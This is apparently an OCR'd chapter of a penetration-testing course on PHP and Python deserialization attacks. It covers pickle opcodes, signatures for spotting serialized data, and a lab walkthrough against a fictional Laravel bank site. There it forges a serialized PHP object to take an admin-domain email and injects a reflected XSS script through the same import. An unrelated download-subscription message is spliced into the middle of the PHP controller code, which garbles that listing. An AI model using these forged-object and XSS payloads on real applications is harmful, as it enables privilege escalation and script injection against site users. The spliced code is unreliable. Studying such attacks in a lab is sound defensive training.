11. Introduction to Deserialization Attacks

Introduction to Serialization

Introduction

`Serialization` is the process of taking an object from memory and converting it into a series of bytes so that it can be stored or transmitted over a network and then reconstructed later on, perhaps by a different program or in a different machine environment.

`Deserialization` is the reverse action: taking serialized data and reconstructing the original object in memory.

Many object-oriented programming languages support serialization natively, including, but not limited to:

- Java
- Ruby
- Python
- PHP
- C#

For the duration of this module, we will only focus on `Python` and `PHP`; however, please note that the same concepts taught may be reapplied to most, if not all, languages that support serialization.

PHP Serialization

As an example, this is how we would `serialize an array in PHP`:

```
php -a

Interactive shell

php > $original_data = array("HTB", 123, 7.77);
php > $serialized_data = serialize($original_data);
php > echo $serialized_data;
a:3:{i:0;s:3:"HTB";i:1;i:123;i:2;d:7.77;}
php > $reconstructed_data = unserialize($serialized_data);
```

```
php > var_dump($reconstructed_data);
array(3) {
  [0]=>
  string(3) "HTB"
  [1]=>
  int(123)
  [2]=>
  float(7.77)
}
```

As you can see, `$original_data` is an array containing one `string` (`"HTB"`), one `integer` (`123`), and one `double` (`7.77`). Using the `serialize` function, the array is turned into bytes that represent the array. We carry on to `unserialize` this serialized string and restore the original array as verified by the `var_dump` of `$reconstructed_data` .

Serialized objects in PHP are easy to read, unlike serialized objects in many other languages, which may look like complete gibberish to the human eye, as you will see in the Python example, but before that, let's understand what the letters and numbers in the serialized data mean:

```
a:3:{ // (A)rray with (3) items
    i:0;s:3: "HTB"; // (I)ndex (0); (S)tring with length (3) and value: "HTB"
    i:1;i:123; // (I)ndex (1); (I)nteger with value (123)
    i:2;d:7.77; // (I)ndex (2); (D)ouble with value (7.77)
}
```

Python Serialization

Similar to the PHP example above, we will `serialize an array in Python` . There are multiple libraries for Python which implement serialization, such as PyYAML and JSONpickle. However, Pickle is the native implementation, and it is what will be used in this example.

```
python3

Python 3.10.7 (main, Sep  8 2022, 14:34:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> original_data = ["HTB", 123, 7.77]
>>> serialized_data = pickle.dumps(original_data)
>>> print(serialized_data)
```

```
b'\x80\x04\x95\x16\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x03HTB\x94K{G@\x1
f\x14z\xe1G\xae\x14e.'
>>> reconstructed_data = pickle.loads(serialized_data)
>>> print(reconstructed_data)
['HTB', 123, 7.77]
```

Reading the serialized data `pickle` outputs is much harder than reading the output PHP provides. However, it is still possible. According to comments in the `pickle` library, a `pickle` is a `program` for a `virtual pickle machine` (PM). The `PM` contains a `stack` and a `memo` (long-term memory), and a `pickled` object is just a sequence of `opcodes` for the `PM` to execute, which will recreate an arbitrary object on the `stack`.

The PM's `stack` is a Last-In-First-Out (LIFO) data structure. You may `push` items onto the `top` of the stack, and you may `pop` the `top` object `off` of the stack.

Quoting from comments in the `pickle` library, the PM's `memo` is a "data structure which remembers which objects the pickler has already seen, so that shared or recursive objects are pickled by reference and not by value."

In Lib/pickle.py (Python 3.10), we can see all of the `pickle opcodes` defined, and by referring to them, as well as the source code for the various pickling functions, we can piece together what our `serialized_data` does exactly when it is passed to `pickle.loads()`:

```
'\x80\x04'
# PROTO 4
# Tell the PM that we are using protocol version 4. This is the default
since Python 3.8.
# Protocol versions 3-5 can not be unpickled by Python 2.x.

'\x95\x16\x00\x00\x00\x00\x00\x00\x00'
# FRAME 16
# Essentially we are telling the PM that the serialized data is 16 bytes
long.
# The argument is calculated like this:
# `struct.pack("<Q",
len(b']\x94(\x8c\x03HTB\x94K{G@\x1f\x14z\xe1G\xae\x14e.')) =
b'\x16\x00\x00\x00\x00\x00\x00\x00'`.

']'
# EMPTY_LIST
# Pushes an empty list onto the stack.
# Eventually, we will append the items to this list after we have defined
them.

'\x94'
# MEMOIZE
# This stores the object on the top of the stack in the 'memo' which is
```

```
akin to long-term memory.
# The memo is used to keep transient objects alive during pickling.
# In this case we are 'memozing' the empty list we just pushed onto the
stack.
# This opcode is called when pickling any of the following types:
# - __reduce__
# - bytes
# - bytearray
# - string
# - tuple
# - list
# - dict
# - set
# - frozenset
# - global

'('
# MARK
# Pushes the special 'markobject' on the stack.
# This will be referred to later as the starting point for our array
items.

'\x8c\x03HTB'
# SHORT_BINUNICODE 3 HTB
# Pushes the unicode string with length 3 'HTB' onto the stack.

'\x94'
# MEMOIZE
# We tell the PM to 'memoize' the string that we just pushed onto the
stack.

'K{'
# BININT1 {
# Pushes a 1-byte unsigned int with value 123 onto the stack.
# '{' is the byte representation of 123 calculated as so:
# `chr(123) = b'{'`

'G@\x1f\x14z\xe1G\xae\x14'
# BINFLOAT @\x1f\x14z\xe1G\xae\x14
# Pushes a float with the value 7.77 onto the stack.
# '@\x1f\x14z\xe1G\xae\x14' is the 8-byte float encoding of 7.77 which is
calculated like this:
# `struct.pack(">d", 7.77) = b'@\x1f\x14z\xe1G\xae\x14'`

'e'
# APPENDS
# We are telling the PM to extend the empty list on the stack with all
items we just defined back up until the 'markobject' we defined earlier.

'.'
```

```
# STOP
# This is how we tell the PM we are at the end of the pickle.
# The original array `['HTB', 123, 7.77]` was recreated and now sits at
the top of the stack.
```

Introduction to Deserialization Attacks

Introduction

As was stated in the previous section, `deserialization` is the reverse action to `serialization`, specifically taking in serialized data and reconstructing the original object in memory.

If an application ever deserializes `user-controlled` data, then there is a possibility for a `deserialization attack` to occur. An attack would involve taking serialized data generated by the application and modifying it for our benefit or perhaps generating and supplying our own serialized data.

History

Deserialization has been known as an attack vector since 2011, but it only went viral in 2016 with the `Java Deserialization Apocalypse`. This was the result of a talk delivered in 2015, in which security researchers @frohoff and @gebl explained deserialization attacks in great detail and released the infamous tool for generating Java deserialization payloads named ysoserial.

Nowadays, insecure deserialization features in the OWASP Top 10 under the `A08:2021-Software and Data Integrity Failures` category and many CVEs are published each year regarding this topic.

Attacks

Throughout this module, we will cover two primary `deserialization attacks`:

- Object Injection
- Remote Code Execution

`Object Injection` means modifying the serialized data so that the server will receive unintended information upon deserialization. For example, imagine a serialized object containing a user's role on the website. If we had control of this object, we could modify it so that when the server deserializes the object, it will instead say we have an administrative role.

`Remote Code Execution` is self-explanatory: in this attack, we supply a serialized payload which results in command execution upon being deserialized on the server side.

Identifying Serialization

White-Box

When we have access to the source code, we want to look for specific function calls to identify possible deserialization vulnerabilities quickly. These functions include (but are certainly not limited to):

- `unserialize()` - PHP
- `pickle.loads()` - Python Pickle
- `jsonpickle.decode()` - Python JSONPickle
- `yaml.load()` - Python PyYAML / ruamel.yaml
- `readObject()` - Java
- `Deserialize()` - C# / .NET
- `Marshal.load()` - Ruby

Black-Box

If we do not have access to the source code, it is still easy to identify serialized data due to the distinct characteristics in serialized data:

- If it looks like: `a:4:{i:0;s:4:"Test";i:1;s:4:"Data";i:2;a:1:{i:0;i:4;}i:3;s:7:"ACADEMY";}` - PHP
- If it looks like: `(lp0\nS'Test'\np1\naS'Data'\np2\na(lp3\nI4\naaS'ACADEMY'\np4\na.` - Pickle Protocol 0, [default for Python 2.x]
- Bytes starting with `80 01` (Hex) and ending with `.` - Pickle Protocol 1, Python 2.x
- Bytes starting with `80 02` (Hex) and ending with `.` - Pickle Protocol 2, Python 2.3+
- Bytes starting with `80 03` (Hex) and ending with `.` - Pickle Protocol 3, [default for Python 3.0-3.7]
- Bytes starting with `80 04 95` (Hex) and ending with `.` - Pickle Protocol 4, [default for Python 3.8+]
- Bytes starting with `80 05 95` (Hex) and ending with `.` - Pickle Protocol 5, Python 3.x

- `["Test", "Data", [4], "ACADEMY"]` - JSONPickle, Python 2.7 / 3.6+
- `- Test\n- Data\n- - 4\n- ACADEMY\n` - PyYAML / ruamel.yaml, Python 3.6+
- Bytes starting with `AC ED 00 05 73 72` (Hex) or `rO0ABXNy` (Base64) - Java
- Bytes starting with `00 01 00 00 00 ff ff ff ff` (Hex) or `AAEAAAD/////` (Base64) - C# / .NET
- Bytes starting with `04 08` (Hex) - Ruby

Some tools have been developed to detect serialized data automatically. For example Freddy is an extension for BurpSuite which aids with the detection and exploitation of `Java/.NET` serialization.

Onwards

Now that we've covered serialization and deserialization attacks at a high level let's dive deep into exploiting both PHP and Python deserialization vulnerabilities.


Identifying a Vulnerability (PHP)

Scenario (HTBank)


Let's imagine that `HTBank GmbH` asked us to perform a white-box assessment of their newly developed website. They provided us with a URL, the website's source code, and the hint that it is impossible to create accounts with `@htbank.com` email addresses because these are what administrators use.

Exploring the Site

Browsing to the website, we are greeted with a login screen for which we were given no credentials.




We do notice that there is an option to register a new account. We can verify that attempting to register a user with an `@htbank.com` email address results in a `The email format is invalid` error message, so we will register a test account with the credentials `[email protected]:pentest` and subsequently log in.




Note: The fact that `pentest` is allowed as a password signifies the lack of a password policy, but this is out of this module's scope.


Once logged in, we are redirected to the home page, which looks to be populated with placeholder text. Perhaps it is still under development. However, we can see a link in the navbar to `/settings`, which we should take a look at.



On the `Settings` page, we see that we can update our username, email, password, and profile picture, as well as import and export some settings. First, we can try to update our email to `@htbank.com`, but this fails again. We will ignore the profile picture upload for now and focus on the `Import/Export Settings` feature.



Clicking on `Export Settings` gives us a long string that looks to be Base64-encoded.



Since it is not clear what this string is, we will decode it locally and find out it is a serialized PHP object.

```
echo -n TzoyNDoiQXBwXEhlbHBlcnNcVXNl...SNIP... | base64 -d

O:24:"App\Helpers\UserSettings":4:
{s:30:"App\Helpers\UserSettingsName";s:7:"pentest";s:31:"App\Helpers\UserSettingsEmail";s:16:"[email protected]";s:34:"App\Helpers\UserSettingsPassword";s:60:"$2y$10$kPfp572LjEN1HDYrBOoWqezWZcee58HteiIStVvRu6ndWimUqBN7a";s:36:"App\Helpers\UserSettingsProfilePic";s:11:"default.jpg";}
```

Since this is a white-box test, we should check the source code to see exactly what this function does. Based on the file structure, we can tell that this is a Laravel application. To save us the effort of looking through each file, we can `grep` for the message we get after exporting our settings:

```
grep 'Exported user settings!' -nr .

./app/Http/Controllers/HTController.php:123: Session::flash('ie-message',
'Exported user settings!');
```

Inside `app/Http/Controllers/HTController.php`, we see the following code, which handles the importing and exporting of user details.

```
...
pubHello!

Your subscription has been successfully activated.

To ensure smooth downloads and prevent issues, please use a download
manager. This will help avoid file corruption and unnecessary bandwidth
deductions. Check out our video guide at https:
how to set up a download manager with your browser.

Happy downloading!
```

```
lic function handleSettingsIE(Request $request) {
    if (Auth::check()) {
        if (isset($request['export'])) {
            $user = Auth::user();
            $userSettings = new UserSettings($user->name, $user->email,
$user->password, $user->profile_pic);
            $exportedSettings = base64_encode(serialize($userSettings));

            Session::flash('ie-message', 'Exported user settings!');
            Session::flash('ie-exported-settings', $exportedSettings);
        }
        else if (isset($request['import']) &&
!empty($request['settings'])) {
            $userSettings =
unserialize(base64_decode($request['settings']));
            $user = Auth::user();
            $user->name = $userSettings->getName();
            $user->email = $userSettings->getEmail();
            $user->password = $userSettings->getPassword();
            $user->profile_pic = $userSettings->getProfilePic();
            $user->save();

            Session::flash('ie-message', "Imported settings for '" .
$userSettings->getName() . "'");
        }
        return back();
    }
    return redirect("/login")->withSuccess('You must be logged in to
complete this action');
}
...
```

Seeing the use of `serialize` and `unserialize` confirms that the Base64 string was a serialized PHP object. In this case, the server accepts a serialized `UserSettings` object (which is defined in `app/Helpers/UserSettings.php`) and then updates the logged-in user's details according to the deserialized object's values.

There are no filters or checks on the string when it is imported before it is deserialized, so this looks a lot like something we will be able to exploit.

Note: Import and export of settings or progress are very popular, especially in games, so always keep an eye out for these features as they may be vulnerable if not properly secured.

Object Injection (PHP)

Updating our Email Address

In the previous section we identified calls to `serialize` and `unserialize` in `handleSettingsIE()` which looked very interesting. Looking at `app/Helpers/UserSettings.php` we can see that `Name`, `Email`, `Password`, and `ProfilePic` are the details that are stored in this object.

```php
<?php

namespace App\Helpers;

class UserSettings {
    private $Name;
    private $Email;
    private $Password;
    private $ProfilePic;

    public function getName() {
        return $this->Name;
    }

    public function getEmail() {
        return $this->Email;
    }

    public function getPassword() {
        return $this->Password;
    }

    public function getProfilePic() {
        return $this->ProfilePic;
    }

    public function setName($Name) {
        $this->Name = $Name;
    }

    public function setEmail($Email) {
        $this->Email = $Email;
    }

    public function setPassword($Password) {
        $this->Password = $Password;
    }

    public function setProfilePic($ProfilePic) {
        $this->ProfilePic = $ProfilePic;
    }
```

```
    public function __construct($Name, $Email, $Password, $ProfilePic) {
        $this->setName($Name);
        $this->setEmail($Email);
        $this->setPassword($Password);
        $this->setProfilePic($ProfilePic);
    }
...
```

With this knowledge, we should be able to generate serialized `UserSettings` objects with arbitrary details, and since `HTBank GmbH` told us specifically that you can't create user accounts with `@htbank.com` email addresses, this is the first thing we will try to do.

First, we will create a file called `UserSettings.php` and copy the contents of `app/Helpers/UserSettings.php` into this. Next, we will create another file named `exploit.php` in the same directory with the following contents to generate a serialized `UserSettings` object with the email address `[email protected]` and password `pentest`.

```php
<?php
include('UserSettings.php');

echo base64_encode(serialize(new \App\Helpers\UserSettings('pentest',
'[email protected]',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg')));
```

We can run this PHP file locally and get our serialized object:

```
php exploit.php

TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...WMiO3M6MTE6ImRlZmF1bHQuanBnI
jt9
```

Testing Locally

Before we run any attacks against the real target, since we have the source code, it's a good idea to test the attack `locally` first to double-check that everything works as expected.

To avoid having to install many dependencies and set up a MySQL server, we will isolate the targeted functionality we need to test. In this case our target function is `app/Http/Controllers/HTController.php:handleSettingsIE()`, where `unserialize` is called.

We can create a file locally called `target.php` and put the (slightly modified) contents of `handleSettingsIE()` in, specifically :

```php
<?php

include('UserSettings.php');

// else if (isset($request['import']) && !empty($request['settings'])) {
//   $userSettings = unserialize(base64_decode($request['settings']));
$userSettings = unserialize(base64_decode($argv[1]));

//   $user = Auth::user();
//   $user->name = $userSettings->getName();
//   $user->email = $userSettings->getEmail();
//   $user->password = $userSettings->getPassword();
//   $user->profile_pic = $userSettings->getProfilePic();
//   $user->save();
print("\n");
print('$user->name = ' . $userSettings->getName() . "\n");
print('$user->email = ' . $userSettings->getEmail() . "\n");
print('$user->password = ' . $userSettings->getPassword() . "\n");
print('$user->profile_pic = ' . $userSettings->getProfilePic() . "\n");
print("\n");

//   Session::flash('ie-message', "Imported settings for '" .
$userSettings->getName() . "'");
print('ie-message => Imported settings for \'' . $userSettings->getName()
. '\'');

// }
```

Now we should be able to test the exploit locally before running it against the live target. Passing the base64-encoded payload we generated as the argument to `target.php` we can see the values that the application would work with after unserializing:


```
php target.php
TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...WMiO3M6MTE6ImRlZmF1bHQuanBnI
jt9

$user->name = pentest
$user->email = [email protected]
$user->password =
$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda
$user->profile_pic = default.jpg
```

```
ie-message => Imported settings for 'pentest'
```

Everything looks good, so we can continue to re-run the attack against the live target.

Running against the Target

Pasting the Base64 string into `Settings` and hitting `Import Settings`, we get a confirmation message that the settings were imported, and looking at the `Update Settings` section, we can confirm that our email was updated to `[email protected]`. At this point, we can check the other pages if anything is different.



Reflected XSS

We can see in the screenshot above that our username is displayed in the message after successfully importing a user. Using `grep` again, we can see that this message is generated in `app/Http/Controllers/HTController.php` and assigned to the `ie-message` variable:

```
grep -nr "Imported settings for '" .

./app/Http/Controllers/HTController.php:135: Session::flash('ie-message',
"Imported settings for '" . $userSettings->getName() . "'");
```

Searching for the variable name `ie-message`, we see a few responses, but one sticks out:

```
grep -nr 'ie-message' .
...
```

```
./resources/views/settings.blade.php:53: <p class="text-success">{!!
Session::get('ie-message') !!}</p>
...
```

Laravel uses the Blade templating engine for rendering its pages, and usually, when we are displaying variables in templates, we enclose them with `{{ ... }}`. We can check the documentation and see that enclosing a variable in `{!! ... !!}` means it will not be run through `htmlspecialchars` before being displayed.

User-controlled data, which is displayed back to us without being escaped, is a perfect scenario for XSS, so we can update our `exploit.php` file to verify this vulnerability by setting the `Name` field to `<script>alert(1)</script>`:

```
...
echo base64_encode(serialize(new
\App\Helpers\UserSettings('<script>alert(1)</script>', '[email
protected]',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg')));
```

